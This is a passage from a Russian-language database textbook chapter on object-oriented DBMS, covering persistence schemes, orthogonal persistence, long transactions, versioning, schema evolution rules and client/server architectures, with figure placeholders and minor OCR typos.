


Рис. 25.5. Этапы доступа к объекту в ООСУБД

Хотя может создаться впечатление, что перманентность ограничивается только фиксацией состояния объектов, в действительности понятие перманентности может быть также применено к (объектному) коду и состоянию выполнения программы. Включение программного кода в перманентное хранилище позволяет реализовать более полное и изящное решение. Однако без полностью интегрированной среды разработки придание программному коду перманентности приводит к дублированию, так как этот же код будет по-прежнему существовать и в файловой системе. Также очень заманчивым представляется обеспечение перманентности состояния программы и ее потоков. Однако в отличие от программного кода, для которого существует некоторое стандартное определение формата, понятие состояния выполнения программы не так просто поддается обобщению. Поэтому в этом разделе будет рассмотрен только вопрос перманентности объектов.

25.3.1. Схемы обеспечения перманентности

В данном разделе кратко рассматриваются три схемы реализации перманентности в ООСУБД: создание контрольных точек (checkpointing), сериализация (serialization) и явнай подкачка объектов (explicit paging).

Создание контрольных точек

В некоторых системах перманентность реализована за счет копирования всех или некоторых частей адресного пространства памяти приложения на внешнее запоминающее устройство. В тех случаях, когда адресное пространство сохраняется полностью, программа может быть вновь запущена с некоторой контрольной точки. В других случаях сохраняется только содержимое свободно распределяемой памяти (так называемой *кучи)* приложения.

Механизм создания контрольных точек имеет два недостатка. Во-первых, контрольная точка, как правило, может быть использована только в той программе, в которой она создана. Во-вторых, контрольная точка может содержать достаточно большое количество информации, совершенно не используемой при последующих сеансах выполнения программы.

Сериализация

В некоторых системах перманентность реализуется за счет копирования на диск всей структуры данных, преобразованной в линейную форму. В этой схеме операция записи данных обычно включает обход графа объектов, которые доступны для данного объекта, и последующей записи линеаризованной версии этой структуры на диск. Обратное чтение такой линеаризованной структуры данных приводит к созданию новой копии исходной структуры данных. Этот процесс иногда называется *сериализацией, консервацией* (pickling) или (в контексте распределенных вычислений) *маршалингом* (marshaling).

Сериализация имеет два неустранимых недостатка. Во-первых, она не позволяет сохранять идентичность объекта, поэтому если две структуры данных, которые совместно используют общую подчиненную структуру, будут сериализованы по отдельности, то после их извлечения подчиненная структура уже не будет совместно использоваться в этих двух структурах данных. Во-вторых, Сериализация не может выполняться инкрементно, в виде отдельных приращений, поэтому сохранение малых изменений большой структуры данных является неэффективным.

Явная подкачка объектов

В некоторых схемах реализации перманентности приходится явно предусматривать подкачку объектов, выполняя их прямую и обратную передачу из пространства памяти приложения в область постоянного хранения. Как было описано выше, этот процесс обычно связан с преобразованием указателей объектов из формата указателей дисковой памяти в формат указателей оперативной памяти. Для явной подкачки объектов применяются два общепринятых метода создания/обновления перманентных объектов: с учетом достижимости и с учетом распределения.

Метод обеспечения перманентности *с учетом достижимости* (reachability-based) основан на том, что объект является перманентным, если он достижим из корневого перманентного объекта. Этот метод обладает некоторыми преимуществами, включая то, что во время создания объекта можно не задумываться над тем, должен ли этот объект стать перманентным. Объект можно сделать перманентным в любой момент после создания путем включения его в *дерево достижимости* (reachability tree). Такая модель хорошо подходит для языков, в которых используется некоторая разновидность механизма сборки мусора, позволяющего автоматически удалять объекты, если они недостижимы для любого другого объекта (таковыми являются, например, языки Smalltalk или Java).

При использовании метода обеспечения перманентности *с учетом распределения* (allocation-based) объект становится перманентным только в том случае, если он явно объявлен таковым внутри прикладной программы. Этого можно добиться следующими способами.

- С помощью класса. Класс объявляется статически перманентным, и все его экземпляры автоматически становятся перманентными в момент их создания. В альтернативном варианте класс может быть объявлен как подкласс общесистемного перманентного класса. Этот подход применяется в системах Ontos и Objectivity/DB.
- С помощью явного вызова. Объект может быть объявлен перманентным в момент его создания (статически) или, как в некоторых случаях, во время выполнения программы (динамически). Данный подход используется в системе ObjectStore. В альтернативном варианте объект может быть динамически добавлен в перманентную коллекцию объектов.

При отсутствии всеобъемлющего механизма сборки мусора объект будет храниться в перманентном хранилище до тех пор, пока не будет явно удален приложением. Это может привести к возникновению проблем неэффективного использования памяти и зависших указателей.

При использовании любого из этих двух подходов обеспечения перманентности программисту необходимо обрабатывать два разных типа объектных указателей, что снижает надежность и усложняет сопровождение программного обеспечения. Для устранения этих проблем можно полностью встроить механизм обеспечения перманентности в язык программирования. Именно такой подход рассматривается ниже.

25.3.2. Ортогональная перманентность

Еще один механизм обеспечения перманентности в языке программирования предусматривает применение *ортогональной перманентности* (orthogonal persistence) [10], [63]. В данном контексте как *ортогональные* рассматриваются взаимно независимые системы понятий. Этот подход основан на следующих трех фундаментальных принципах.

Независимость перманентности

Перманентность объекта данных не зависит от способа обработки объекта данных программой, и, наоборот, фрагмент программы разрабатывается независимо от того, являются ли перманентными данные, которыми он манипулирует. Например, должна существовать возможность вызывать функцию в одном случае с параметрами, являющимися перманентными объектами, а в другом — временными объектами. Таким образом, программисту не требуется (а в действительности он и не может) управлять перемещением данных между кратковременным и долговременным устройствами хранения информации.

Ортогональность типов данных

Все объекты данных должны обладать полным диапазоном средств перманентности независимо от их типа. Не существует особых условий, при которых объект может быть только перманентным или временным. В некоторых перманентных языках программирования перманентность является качеством, которое свойственно только определенному подмножеству типов данных языка. Этот подход применяется в языках Pascal/R, Amber, Avalon/C++ и E. Ортогональный подход используется во многих системах, включая PS-algol, Napier88, Galileo и GemStone [81].

Транзитивная перманентность

Выбор способа идентификации и организации перманентных объектов на уровне языка не зависит от выбора типов данных в этом языке. Широко используемый сейчас метод идентификации основан на понятии достижимости, которое рассматривалось в предыдущем разделе. Сначала этот принцип получил название *идентификация перманентности* (persistence identification), но теперь используется более емкий термин ODMG — *транзитивная перманентность*.

Преимущества и недостатки ортогональной перманентности

Равноправная трактовка объектов в системе, основанная на принципе ортогональной перманентности, более удобна по следующим причинам.

- Нет необходимости определять долговременные данные с помощью отдельного языка схемы.

- В приложении не требуется специальный код для доступа или обновления перманентных данных.
- Не существует пределов усложнения структур данных, которые могут быть реализованы как перманентные.

Поэтому ортогональная перманентность обладает следующими преимуществами.

- Повышение производительности труда программиста за счет упрощения семантики языка.
- Упрощение процедур сопровождения — поскольку механизмы обеспечения перманентности централизованы, программисты могут сконцентрироваться на реализации прикладных функциональных средств.
- Согласованность механизмов защиты для всей среды в целом.
- Поддержка поэтапного развития программного обеспечения.
- Автоматически поддерживаемая ссылочная целостность.

Однако в системе, в которой во время выполнения каждая ссылка может указывать на перманентный объект, будут иметь место дополнительные издержки, связанные с тем, что требуется каждый раз проверять, должен ли данный объект загружаться из базы данных, расположенной на диске. Кроме того, хотя теоретически ортогональная перманентность способствует повышению степени прозрачности, в системе, поддерживающей совместное использование данных несколькими параллельными процессами, полной прозрачности быть не может.

Хотя реализация принципов ортогональной перманентности открывает привлекательные перспективы, они еще полностью не осуществлены во многих СУБД. Для этого необходимо решить проблемы, возникающие во многих областях применения СУБД. Ниже кратко рассматриваются две из этих областей: обработка запросов и обработка транзакций.

Определение объектов, к которым должны применяться транзакции

При использовании обычной СУБД декларативные запросы применяются только к перманентным объектам, т.е. к объектам, хранящимся в базе данных. Но согласно принципу ортогональной перманентности и перманентные, и временные объекты должны рассматриваться как полностью равноправные. Поэтому все запросы должны применяться и к перманентным, и к временным объектам. Но чем должна ограничиваться область определения временных объектов? Должна ли эта область определения охватывать только пространство памяти, в котором находятся временные объекты, созданные работающим в настоящее время пользователем, или должна также включать пространства памяти, в которых находятся данные, применяемые другими одновременно работающими пользователями? Так или иначе для повышения эффективности запросов может потребоваться создавать индексы для доступа не только к перманентным, но и к временным объектам. Для этого может потребоваться применять определенные средства обработки запросов в клиентском процессе дополнительно к обычным средствам обработки запросов, применяемым на сервере.

Определение объектов, которые входят в состав транзакции

С точки зрения разработчика обычной СУБД свойства ACID (Atomicity, Consistency, Isolation, Durability — неразрывность, согласованность, изолированность, устойчивость) транзакции относятся только к перманентным объектам (см. раздел 19.1.1). Например, после аварийного завершения транзакции должны быть отменены любые изменения, внесенные в перманентные объекты. Но согласно принципу ортогональной перманентности и перманентные, и временные объекты должны рассматриваться как полностью равноправные. В связи с этим возникает вопрос: должно ли понятие транзакции распространяться и на временные объек-

ты? Иными словами, необходимо решить, следует ли отменять не только изменения перманентных объектов, но и изменения временных объектов, которые произошли в ходе аварийно завершившейся транзакции? Если ответ на этот вопрос будет положительным, то в объектно-ориентированной СУБД должна быть предусмотрена регистрация не только изменений, внесенных в перманентные объекты, но и изменений во временных объектах. А если некоторый временный объект был уничтожен в ходе транзакции, го каким образом объектно-ориентированная СУБД сможет восстановить этот объект в пространстве памяти, принадлежащем пользователю? Итак, прежде чем распространить понятие транзакции на объекты обоих типов, необходимо решить целый ряд важных задач. Поэтому не удивительно, что лишь немногие объектно-ориентированные СУБД обеспечивают согласованность временных объектов, участвующих в транзакциях.

25.4. Прочие аспекты функционирования ООСУБД

В разделе 24.2 были указаны три области, в которых применение реляционных СУБД связано с возникновением неразрешимых проблем, а именно:

- продолжительные транзакции;
- поддержка нескольких версий;
- эволюция схемы.

В настоящем разделе описаны способы решения этих проблем в объектно-ориентированных СУБД. Здесь также рассматриваются возможные варианты архитектур ООСУБД и кратко описаны средства контроля производительности.

25.4.1. Транзакции

Как описано в разделе 19.1, *транзакция* является логической единицей работы, которая всегда должна переводить базу данных из одного непротиворечивого состояния в другое. В деловых приложениях обычно используются кратковременные транзакции, тогда как в инженерных и проектных приложениях, наоборот, транзакции в основном оперируют сложными объектами и могут выполняться в течение нескольких часов или даже суток. Ясно, что для поддержки *долговременных транзакций* необходимо использовать другие протоколы, которые отличаются от протоколов, применяемых в обычных приложениях баз данных, транзакции которых, как правило, бывают кратковременными.

В ООСУБД логической единицей управления параллельным выполнением и восстановлением является объект, хотя в целях повышения производительности могут использоваться более крупные единицы. Управление параллельным выполнением позволяет избежать возникновения конфликтов при доступе к базе данных со стороны многих пользователей. Протоколы на основе блокировки являются наиболее распространенным механизмом управления параллельным выполнением, используемым в ООСУБД для предотвращения конфликтов. Однако для пользователя, который инициировал долговременную транзакцию, будет совершенно неприемлемым, если из-за конфликта блокировок его транзакция будет отменена, а результаты всей проделанной работы утрачены. Для решения этой проблемы можно воспользоваться следующими двумя средствами.

- Протокол управления параллельным выполнением с поддержкой многих версий (см. раздел 19.2.6).
- Усовершенствованная модель обработки транзакций, например, с использованием механизма вложенных транзакций, хроник или многоуровневых транзакций (см. раздел 19.4).

25.4.2. Поддержка многих версий

Существует много приложений, в которых необходимо обеспечить доступ к предыдущему состоянию объекта. Например, разработка некоторого проекта часто имеет вид экспериментального пошагового процесса, состояние объектов которого меняется со временем. Поэтому в базах данных, хранящих информацию проектов, необходимо отслеживать эволюцию проектируемых объектов и изменения, вносимые в проект разными транзакциями [14], [18], [183].

Процесс сопровождения эволюции объектов называется *управлением версиями. Версия объекта* представляет некоторое определенное состояние объекта, а *история версий* — хронологию эволюции объекта. Механизм отслеживания версий должен управлять изменениями свойств объектов таким образом, чтобы ссылки на объект всегда указывали на правильную версию объекта. На рис. 25.6 показана схема управления версиями для трех объектов: O_A, O_B и O_C. Предположим, что объект O_A имеет версии V_1, V_2 и V_3, версия V_{1A} создана на основе версии V_1, а версии V_{2A} и V_{2B} — на основе версии V_2. На этом рисунке показан пример *конфигурации объектов,* состоящей из следующих элементов: версии V_{2B} объекта O_A; версии V_{2A} объекта O_B и версии V_{1B} объекта O_C.

Некоторые способы управления версиями предлагаются в коммерческих продуктах Ontos, Versant, ObjectStore, Objectivity/DB и Itasca. В продукте Itasca рассматриваются следующие три типа версий [190].

- Временные версии. Временная версия считается нестабильной и может быть обновлена и удалена. Она может быть создана заново на основании ранее выпущенной версии некоторого объекта, взятой из открытой базы данных. Она может также создаваться на основе рабочей или временной версии объекта из закрытой базы данных. В последнем случае базовая временная версия становится рабочей версией. Временные версии хранятся в закрытом рабочем пространстве разработчика проекта.
- Рабочие версии. Рабочая версия считается стабильной и не может быть обновлена, но может быть удалена ее создателем. Эта версия также хранится в закрытом рабочем пространстве разработчика проекта.
- Выпущенные версии. Выпущенная версия считается стабильной и не может быть обновлена или удалена. Она хранится в открытой базе данных, в которую помещается в результате извлечения рабочей версии объекта из закрытой базы данных.




Рис. 25.6. Схема версий и конфигурации объектов

Эти процессы показаны на рис. 25.7. Для повышения производительности и уменьшения потребности в памяти для хранения поддерживаемых версий в системе Itasca предусмотрено требование, согласно которому приложение должно сообщать о необходимости *поддержки версий* для некоторого класса. При создании экземпляра класса с поддержкой версий вместе с первой версией этого экземпляра создается его *универсальный объект* (generic object), который содержит информацию, необходимую для управления версиями.

25.4.3. Эволюция схемы

Проектирование представляет собой пошаговый процесс, который развивается со временем. Для поддержки этого процесса приложениям требуются достаточно гибкие средства динамического определения и изменения схемы базы данных. Например, система должна допускать изменение определений классов, структуры наследования и спецификации атрибутов и методов без необходимости ее остановки и перезагрузки. Концепция модификации схемы тесно связана с рассмотренной выше концепцией управления версиями. Вопросы, возникающие в процессе эволюции схемы, весьма сложны, и не все они достаточно хорошо исследованы. Ниже перечислены типичные изменения, которые может потребоваться внести в схему базы данных [19].

1. Изменение определения класса:
2. изменение атрибутов;
3. изменение методов.
4. Изменение иерархии наследования:
5. определение класса S как суперкласса класса C;
6. удаление класса s из списка суперклассов класса C;
7. изменение порядка суперклассов класса C.
8. Изменения набора классов, например создание и удаление классов, изменение имен классов.

Вносимые в схему изменения не должны переводить ее в несогласованное состояние. В продуктах Itasca и GemStone определены правила согласованности схемы, называемые *инвариантами схемы*, которые должны соблюдаться при любой модификации схемы. В качестве примера рассмотрим схему, приведенную на рис. 25.8. На этом рисунке унаследованные атрибуты и методы обозначены прямоугольниками. Например, в классе Staff атрибуты name и DOB, а также метод getAge унаследованы от класса. Указанные правила могут быть разбиты на четыре описанные ниже группы.




Рис. 25.7. Типы версий, поддерживаемых в программном продукте Itasca




Рис. 25.8. Пример схемы, в которой применяется одинарное и множественное наследование

1. Разрешение конфликтов, вызванных множественным наследованием и переопределением атрибутов и методов в подклассе,

   1.1 *Правило приоритета подклассов по отношению к суперклассам.*

   Если атрибут/метод подкласса определен с тем же именем, что и атрибут/метод суперкласса, то определение в подклассе обладает более высоким приоритетом по сравнению с определением в суперклассе.

   1.2 *Правило определения приоритета суперклассов разного происхождения,*

   Если несколько суперклассов имеют атрибуты/методы с одинаковыми именами, но с разным происхождением, то подкласс наследует атрибут/метод из первого суперкласса. Например, рассмотрим подкласс SalesStaffClient на рис. 25.8, который наследует атрибуты и методы от классов SalesStaff и Client. Оба эти суперкласса имеют атрибут telNo, не унаследованный от общего суперкласса (каковым в данном случае является Person). По условиям данного правила определение атрибута telNo в подклассе SalesStaffClient будет унаследовано от первого суперкласса, а именно SalesStaff.

   1.3 *Правило определения приоритета суперклассов одного происхождения.*

   Если несколько суперклассов имеют атрибуты/методы с одинаковыми именами и одинаковым происхождением, то атрибут/метод наследуется только один раз. Если в некотором суперклассе домен атрибута был переопределен, то подкласс наследует атрибут с наиболее специализированным доменом. Если домены оказываются несравнимыми, то атрибут наследуется из первого суперкласса. Например, подкласс SalesStaffClient может унаследовать атрибуты name и DOB и от суперкласса SalesStaff, и от суперкласса Client; но поскольку эти атрибуты сами в конечном итоге унаследованы от суперкласса Person, они наследуются подклассом SalesStaffClient только единожды.

2. Распространение изменений на подклассы.

   2.1 *Общее правило распространения изменений.*

   Изменения атрибутов/методов в классе всегда наследуются его подклассами, за исключением тех подклассов, в которых этот атрибут/метод был переопределен. Например, после удаления метода getAge из суперкласса Person это изменение должно быть отражено во всех подклассах в общей схеме. Следует отметить, что метод getAge невозможно удалить непосредственно из подкласса, поскольку он определен в суперклассе Person. В качестве еще одного примера можно указать, что если из суперкласса Staff будет удален метод getMonthsalary, это изменение распространится также на подкласс Manager, но не окажет влияния на подкласс SalesStaff, поскольку данный метод в нем был переопределен. А если атрибут telNo будет удален из суперкласса SalesStaff, эта версия атрибута telNo будет также удалена из подкласса SalesStaffClient, но затем последний унаследует атрибут telNo от суперкласса client (согласно приведенному выше правилу 1,2).

   2.2 *Правило распространения изменений в случае возникновения конфликтов.*

   Введение нового атрибута/метода или изменение имени атрибута/метода распространяется только на те подклассы, для которых не возникает конфликтов имен.

2.3 *Правило изменения доменов.*

Домен атрибута может быть изменен только с помощью обобщения. Домен унаследованного атрибута не может быть более общим, чем домен исходного атрибута в суперклассе.

3. Агрегирование и удаление наследственных связей между классами в процессе создания или удаления классов.

3.1 *Правило вставки суперклассов.*

Если класс С добавлен в список суперклассов для класса C_n, класс С становится последним из суперклассов для класса C_n. Любой возникший конфликт наследования разрешается по правилам, приведенным в пп. 1.1-1.3.

3.2 *Правило удаления суперклассов.*

Если класс С имеет единственный суперкласс C_s и этот класс C_s удален из списка суперклассов для класса С, то класс С становится прямым подклассом каждого прямого суперкласса для класса C_s. Упорядочение новых суперклассов класса С является таким же, как и упорядочение суперклассов класса C_s. Например, если бы потребовалось удалить суперкласс Staff, то подклассы Manager и SalesStaff после этого стали бы подклассами, происходящими непосредственно от суперкласса Person.

3.3 *Правило вставки класса в схему.*

Если для класса С не указан суперкласс, то в таком случае класс С становится подклассом класса OBJECT (корневого класса всей схемы).

3.4 *Правило удаления класса из схемы.*

При удаления класса С из схемы правило 3.2 последовательно применяется для удаления класса С из списка суперклассов всех его подклассов. При этом класс OBJECT не может быть удален.

4. Управление **составными объектами.**

Четвертая группа правил относится к моделям данных, в которых поддерживается концепция составных объектов. Для этой группы имеется только одно правило, определяющее разные типы составных объектов. Здесь не приводится описание этого правила, а заинтересованный читатель сможет найти все подробности в [19] и [189].

25.4.4. Архитектура

В этом разделе рассматриваются два аспекта архитектурных решений ООСУБД — оптимальное применение архитектуры клиент/сервер и способы хранения методов.

Архитектура клиент/сервер

Многие коммерческие ООСУБД используют архитектуру "клиент/сервер" для предоставления доступа к данным пользователям, приложениям и инструментам в распределенной вычислительной среде (см. раздел 2.6). Однако не во всех системах используется одинаковая модель "клиент/сервер". Применяемые модели можно разбить на три основных типа, отличающихся составом функциональных средств их компонентов, как показано на рис. 25.9 [209].




Рис. 25.9. Варианты архитектуры "клиент/сервер", используемые в ООСУБД: а) сервер объектов; б) сервер страниц; в) сервер базы данных

- Сервер объектов. В этом подходе предпринимается попытка распределить обработку между двумя компонентами. Обычно серверный процесс отвечает за управление хранением, блокировкой и фиксацией данных во вторичной памяти, ведение журналов и восстановление, поддержку средств защиты и ограничений целостности, оптимизацию запросов и выполнение хранимых процедур. Клиент отвечает за управление транзакциями и взаимодействие с языком программирования. Это — наилучший вариант архитектуры для многопользовательской групповой обработки объектов в открытой распределенной среде.
- Сервер страниц. При этом подходе большая часть функций базы данных выполняется клиентом. Сервер отвечает за доступ ко вторичной памяти и за предоставление страниц по требованию клиента.
- Сервер базы данных. При этом подходе большая часть функций базы данных выполняется сервером. Клиент просто передает запросы серверу, получает результаты и передает их приложению. Такой подход используется во многих реляционных системах.

В каждом случае сервер находится на том же компьютере, где располагается физическая база данных, а клиент может находиться на этом же или на другом компьютере. Если клиенту необходимо получить доступ к базам данных, распределенным среди нескольких компьютеров, то ему придется обращаться к серверу на каждом из этих компьютеров. К одному серверу могут обращаться сразу несколько клиентов, представляющих отдельных пользователей или приложения.

Хранение и выполнение методов

Для управления методами могут использоваться два подхода: хранение методов во внешних файлах (рис. 25.10, а) и хранение методов в базе данных (рис. 25.10, *б)*. Первый подход аналогичен применению библиотек функций или интерфейсов прикладного программирования (API) в традиционных СУБД, в которых прикладная программа взаимодействует с СУБД за счет компоновки с функциями, предоставляемыми компанией-разработчиком СУБД. При использовании второго подхода методы хранятся в базе данных и динамически связываются с приложением во время выполнения программы. Второй подход обладает несколькими преимуществами.




Рис. 25.10. Стратегии управления методами: а) хранение методов вне базы данных; б) хранение методов в базе данных

- Исключается избыточный код. Вместо размещения копии метода, обеспечивающего доступ к элементу данных в каждой программе, обрабатывающей эти данные, метод хранится в базе данных в единственном экземпляре.
- Упрощается модификация. При изменении метода все поправки достаточно внести только в одном месте. После этого все программы автоматически используют обновленный метод. В зависимости от характера изменения, это позволяет исключить выполнение операции сборки, тестирования и повторного развертывания каждой из программ.
- Методы защищены в большей степени. Хранение методов в базе данных позволяет автоматически применить к ним все меры защиты, предоставляемые ООСУБД.
- Методы могут совместно использоваться в параллельном режиме. В этом случае параллельный доступ также автоматически обеспечивается со стороны ООСУБД. Кроме того, эти же средства предотвращают одновременное внесение в некоторый метод различных изменений несколькими пользователями.
